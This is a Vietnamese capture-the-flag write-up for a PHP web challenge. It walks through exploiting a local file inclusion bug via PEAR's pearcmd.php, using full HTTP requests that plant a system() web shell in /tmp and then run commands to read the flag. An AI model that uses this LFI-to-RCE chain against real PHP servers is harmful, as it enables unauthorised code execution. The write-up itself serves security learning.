



- **Index.php:** Ở đây tồn tại một lỗ hổng LFI. Và chúng ta chỉ có thể đọc và thực thi những file có đuôi ‘.php’.



```

1 <?php
2 if (isset($_GET['page'])) {
3     $page = $_GET['page'];
4 } else {
5     $page = 'home';
6 }
7 include($page.".php"); // include the theme file
8 ?
  
```


- **Index.c** là một file sẽ được cgi-bin thực thi trả về trong phản hồi.



```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int main()
6 {
7     int a = 0;
8     char path[100] = "/tmp/ahihi.txt";
9     char buffer[100];
10    char method[5];
11    FILE *f;
12
13    strcpy(method, getenv("REQUEST_METHOD"));
14    if (strcmp(method, "GET") == 0)
15    {
16        strcpy(buffer, getenv("QUERY_STRING"));
17    }
18    else if (strcmp(method, "POST") == 0)
19    {
20        scanf("%s", buffer);
21    }
22    else
23    {
24        printf("Content-type: text/html\n\nUnsupported method\n\r");
25        return 0;
26    }
27
28    f = fopen(path, "a+");
29    fprintf(f, "%s: %s --- %s", getenv("REMOTE_ADDR"), method, buffer);
30    fclose(f);
31
32    printf("Content-type: text/html\n\n[%s] %s\n\r", path, buffer);
33    return 0;
34 }
35
  
```

- Nó sẽ nhận địa chỉ ip mình gửi request và param để ghi thông tin vào file ‘/tmp/ahihi.txt’ (Dòng 29).



```

# cat /tmp/ahihi.txt
172.17.0.1: POST ---- param=ssss&param=12312#
  
```

b. Cách khai thác

- Ở đây em sẽ khai thác dựa trên lỗ hổng LFI bằng kỹ thuật pearcmd.php trong 'pecl/pear' như sau:
- pecl là một công cụ dòng lệnh được sử dụng trong PHP để quản lý các tiện ích mở rộng và thư viện lớp mà pecl phụ thuộc vào. Trong phiên bản 7.3 trở về trước, pecl/pear được cài đặt theo mặc định; ở phiên bản 7.4 trở về trước, chúng ta cần chỉ định --with-pear khi biên dịch PHP để cài đặt.
- Tuy nhiên, trong mọi phiên bản Docker image, pcel/pear sẽ được cài đặt theo mặc định và đường dẫn cài đặt là /usr/local/lib/php.
- PEAR (PHP Extension and Application Repository) là một hệ thống phân phối mã nguồn mở cho PHP. Đây là một thư viện chứa một bộ sưu tập lớn của các gói PHP tái sử dụng để cung cấp giải pháp cho một loạt các vấn đề phổ biến mà các nhà phát triển PHP thường gặp phải.
- Đặc điểm và tính năng của PEAR:
 - Cấu trúc Hệ thống: PEAR có một hệ thống cấu trúc hóa cho các gói, đồng nghĩa với việc mỗi gói có một không gian tên duy nhất dựa trên tên gói đó.
 - Cài đặt và Cập nhật: PEAR cung cấp một công cụ dòng lệnh để dễ dàng cài đặt, xóa và cập nhật gói.
 - Phụ thuộc: Khi cài đặt gói qua PEAR, hệ thống sẽ tự động giải quyết các phụ thuộc và cài đặt các gói phụ thuộc cần thiết.
 - Coding Standards: Một trong những điều làm cho PEAR nổi bật là nó tuân thủ một bộ tiêu chuẩn lập trình cụ thể, giúp mã nguồn của các gói trong PEAR trở nên dễ đọc và duy trì.
- Pear bản thân nó là 1 chương trình sh

```
#!/bin/sh

# first find which PHP binary to use
if test "x$PHP_PEAR_PHP_BIN" != "x"; then
    PHP="$PHP_PEAR_PHP_BIN"
else
    if test "/usr/bin/php" = '@'php_bin'; then
        PHP=php
    else
        PHP="/usr/bin/php"
    fi
fi

# then look for the right pear include dir
if test "x$PHP_PEAR_INSTALL_DIR" != "x"; then
    INCDIR=$PHP_PEAR_INSTALL_DIR
    INCARG="-d include_path=$PHP_PEAR_INSTALL_DIR"
else
    if test "/usr/share/php" = '@'php_dir'; then
        INCDIR=`dirname $0`
        INCARG=""
    else
        INCDIR="/usr/share/php"
        INCARG="-d include_path=/usr/share/php"
    fi
fi

exec $PHP -C -q $INCARG -d date.timezone=UTC -d output_buffering=1 -d variables_order=EGPCS -d open_basedir="" -d safe_mod
e=0 -d register_argc_argv="On" -d auto_prepend_file="" -d auto_append_file="" $INCDIR/pearcmd.php "$@"
```

- Em thấy rằng PHP trong môi trường Docker sẽ kích hoạt cấu hình **register_argc_argv**. Việc giới thiệu tùy chọn này trong tài liệu không rõ ràng lắm, có lẽ có nghĩa là khi tùy chọn này được bật, đầu vào của người dùng sẽ được gán cho các biến \$argc, \$argv, \$_SERVER['argv'].

```

static zend_bool php_auto_globals_create_server(zend_string *name)
{
    if (PG(variables_order) && (strchr(PG(variables_order), 'S') || strchr(PG(variables_order), 's'))) {
        php_register_server_variables();

        if (PG(register_argc_argv)) {
            if (SG(request_info).argc) {
                zval *argc, *argv;

                if ((argc = zend_hash_find_ex_ind(&EG(symbol_table), ZSTR_KNOWN(ZEND_STR_ARGC), 1)) != NULL &&
                    (argv = zend_hash_find_ex_ind(&EG(symbol_table), ZSTR_KNOWN(ZEND_STR_ARGV), 1)) != NULL) {
                    Z_ADDREF_P(argv);
                    zend_hash_update(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), ZSTR_KNOWN(ZEND_STR_ARGV), argv);
                    zend_hash_update(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), ZSTR_KNOWN(ZEND_STR_ARGC), argc);
                }
            } else {
                php_build_argv(SG(request_info).query_string, &PG(http_globals)[TRACK_VARS_SERVER]);
            }
        }

        zval_ptr_dtor_nogc(&PG(http_globals)[TRACK_VARS_SERVER]);
        array_init(&PG(http_globals)[TRACK_VARS_SERVER]);
    }
}

```

re | 192.168.1.162:8080/info.php?test

文件夹 临时 离别歌 - 学习/分享/... 小密圈 DeepL Translate Google 翻译 工作 功能 Your Stars

Variable	Value
\$_SERVER['QUERY_STRING']	test
\$_SERVER['REQUEST_URI']	/info.php?test
\$_SERVER['SCRIPT_NAME']	/info.php
\$_SERVER['PHP_SELF']	/info.php
\$_SERVER['REQUEST_TIME_FLOAT']	1635722717.3155
\$_SERVER['REQUEST_TIME']	1635722717
\$_SERVER['argv']	Array ([0] => test)
\$_SERVER['argc']	1
\$_ENV['HOSTNAME']	774e77333e1b
\$_ENV['HTTP_HOST']	192.168.1.162:8080

离别歌@leavesongs.com

```

1 PEAR_Command::setFrontendType('CLI');
2 $all_commands = PEAR_Command::getCommands();
3
4 $argv = Console_Getopt::readPHPArgv();
5 // fix CGI sapi oddity - the -- in pear.bat/pear is not removed
6 if (php_sapi_name() != 'cli' && isset($argv[1]) && $argv[1] == '--') {
7     unset($argv[1]);
8     $argv = array_values($argv);
9 }

```

```

public static function readPHPArgv()
{
    global $argv;
    if (!is_array($argv)) {
        if (!@is_array($_SERVER['argv'])) {
            if (!@is_array($GLOBALS['HTTP_SERVER_VARS']['argv'])) {
                $msg = "Could not read cmd args (register_argc_argv=Off?)";
                return PEAR::raiseError("Console_Getopt: " . $msg);
            }
            return $GLOBALS['HTTP_SERVER_VARS']['argv'];
        }
        return $_SERVER['argv'];
    }
    return $argv;
}

```

- chúng ta có thể kiểm soát thông qua chuỗi truy vấn. Nói cách khác, chúng ta đã truy cập được các chức năng của dòng lệnh pear thông qua Web và có thể kiểm soát các tham số của dòng lệnh.

```
root@774e77333e1b:/usr/local/lib/php# php pearcmd.php
Commands:
build                Build an Extension From C Source
bundle              Unpacks a Pecl Package
channel-add          Add a Channel
channel-alias        Specify an alias to a channel name
channel-delete       Remove a Channel From the List
channel-discover     Initialize a Channel from its server
channel-info         Retrieve Information on a Channel
channel-login        Connects and authenticates to remote channel server
channel-logout       Logs out from the remote channel server
channel-update       Update an Existing Channel
clear-cache          Clear Web Services Cache
config-create        Create a Default configuration file
config-get           Show One Setting
config-help          Show Information About Setting
config-set           Change Setting
config-show          Show All Settings
convert              Convert a package.xml 1.0 to package.xml 2.0 format
cvsdiff              Run a "cvs diff" for all files in a package
cvstag               Set CVS Release Tag
download             Download Package
download-all        Downloads each available package from the default channel
info                 Display information about a package
install              Install Package
list                 List Installed Packages In The Default Channel
list-all            List All Packages
list-channels        List Available Channels
list-files           List Files In Installed Package
list-upgrades        List Available Upgrades
login                Connects and authenticates to remote server [Deprecated in favor of channel-login]
logout               Logs out from the remote server [Deprecated in favor of channel-logout]
makerrpm             Builds an RPM spec file from a PEAR package
package              Build Package
package-dependencies Show package dependencies
package-validate     Validate Package Consistency
pickle               Build PECL Package
remote-info          Information About Remote Packages
remote-list          List Remote Packages
run-scripts          Run Post-Install Scripts bundled with a package
run-tests            Run Regression Tests
search               Search remote package database
shell-test           Shell Script Test
sign                 Sign a package distribution file
svntag               Set SVN Release Tag
uninstall            Un-install Package
update-channels      Update the Channel List
upgrade              Upgrade Package
upgrade-all          Upgrade All Packages [Deprecated in favor of calling upgrade with no parameters]
Usage: pear [options] command [command-options] <parameters>
Type "pear help options" to list all options.
Type "pear help shortcuts" to list all command shortcuts.
Type "pear help version" or "pear version" to list version information.
Type "pear help <command>" to get the help for the specified command.
```

- Từ đây, em thực hiện khai thác như sau:

Request		Response	
Pi	Raw Hex Beautify.NET	Pretty Raw Hex Render	
1	GET /index.php?page=../../../../usr/local/lib/php/pearcmd&+config-create+&/<?system(\$_POST['cmd']);?>+/tmp/hell.php HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: localhost:8000	2	Date: Fri, 08 Sep 2023 03:20:26 GMT
3	sec-ch-ua:	3	Server: Apache/2.4.56 (Debian)
4	sec-ch-ua-mobile: ?0	4	X-Powered-By: PHP/8.0.30
5	sec-ch-ua-platform: ""	5	Vary: Accept-Encoding
6	Upgrade-Insecure-Requests: 1	6	Connection: close
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36	7	Content-Type: text/html; charset=UTF-8
8	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	8	Content-Length: 2641
9	Sec-Fetch-Site: none	9	
10	Sec-Fetch-Mode: navigate	10	[lmConfiguration (channel pear.php.net):[m
11	Sec-Fetch-User: ?1	11	=====
12	Sec-Fetch-Dest: document	12	Auto-discover new Channels auto_discover <not set>
13	Accept-Encoding: gzip, deflate	13	Default Channel default_channel pear.php.net
14	Accept-Language: en-US,en;q=0.9	14	HTTP Proxy Server Address http_proxy <not set>
15	Connection: close	15	PEAR server [DEPRECATED] master_server <not set>
16		16	Default Channel Mirror preferred_mirror <not set>
17		17	Remote Configuration File remote_config <not set>
		18	PEAR executables directory bin_dir /&/<?system(\$_POST['cmd']);?>/pear
		19	PEAR documentation directory doc_dir /&/<?system(\$_POST['cmd']);?>/pear/docs
		20	PHP extension directory ext_dir /&/<?system(\$_POST['cmd']);?>/pear/ext
		21	PEAR directory php_dir /&/<?system(\$_POST['cmd']);?>

- Tạo một file hell.php có chứa shell code như sau vào '/tmp/'.
- Sau đó, sẽ thực hiện rce để đọc flag:

Request		Response	
Pretty Raw Hex		Pretty Raw Hex Render	
1	POST /index.php?page=../../../../tmp/hell HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: localhost:8000	2	Date: Fri, 08 Sep 2023 03:20:48 GMT
3	sec-ch-ua:	3	Server: Apache/2.4.56 (Debian)
4	sec-ch-ua-mobile: ?0	4	X-Powered-By: PHP/8.0.30
5	sec-ch-ua-platform: ""	5	Vary: Accept-Encoding
6	Upgrade-Insecure-Requests: 1	6	Connection: close
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36	7	Content-Type: text/html; charset=UTF-8
8	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	8	Content-Length: 727
9	Sec-Fetch-Site: none	9	
10	Sec-Fetch-Mode: navigate	10	#PEAR_Config 0.9
11	Sec-Fetch-User: ?1	11	a:12:{s:7:"php_dir";s:38:"/&/KCSC(Gray_magic_web02)
12	Sec-Fetch-Dest: document	12	/pear/php";s:8:"data_dir";s:39:"/&/KCSC(Gray_magic_web02)
13	Accept-Encoding: gzip, deflate	13	/pear/data";s:7:"www_dir";s:38:"/&/KCSC(Gray_magic_web02)
14	Accept-Language: en-US,en;q=0.9	14	/pear/www";s:7:"cfg_dir";s:38:"/&/KCSC(Gray_magic_web02)
15	Connection: close	15	/pear/cfg";s:7:"ext_dir";s:38:"/&/KCSC(Gray_magic_web02)
16	Content-Type: application/x-www-form-urlencoded	16	/pear/ext";s:7:"doc_dir";s:39:"/&/KCSC(Gray_magic_web02)
17	Content-Length: 34	17	/pear/docs";s:8:"test_dir";s:40:"/&/KCSC(Gray_magic_web02)
18		18	/pear/tests";s:9:"cache_dir";s:40:"/&/KCSC(Gray_magic_web02)
19	cmd=cat+/flag_68b329da9893e34099c7	19	/pear/cache";s:12:"download_dir";s:43:"/&/KCSC(Gray_magic_web02)
		20	/pear/download";s:8:"temp_dir";s:39:"/&/KCSC(Gray_magic_web02)
		21	/pear/temp";s:7:"bin_dir";s:34:"/&/KCSC(Gray_magic_web02)
		22	/pear";s:7:"man_dir";s:38:"/&/KCSC(Gray_magic_web02)
		23	/pear/man";}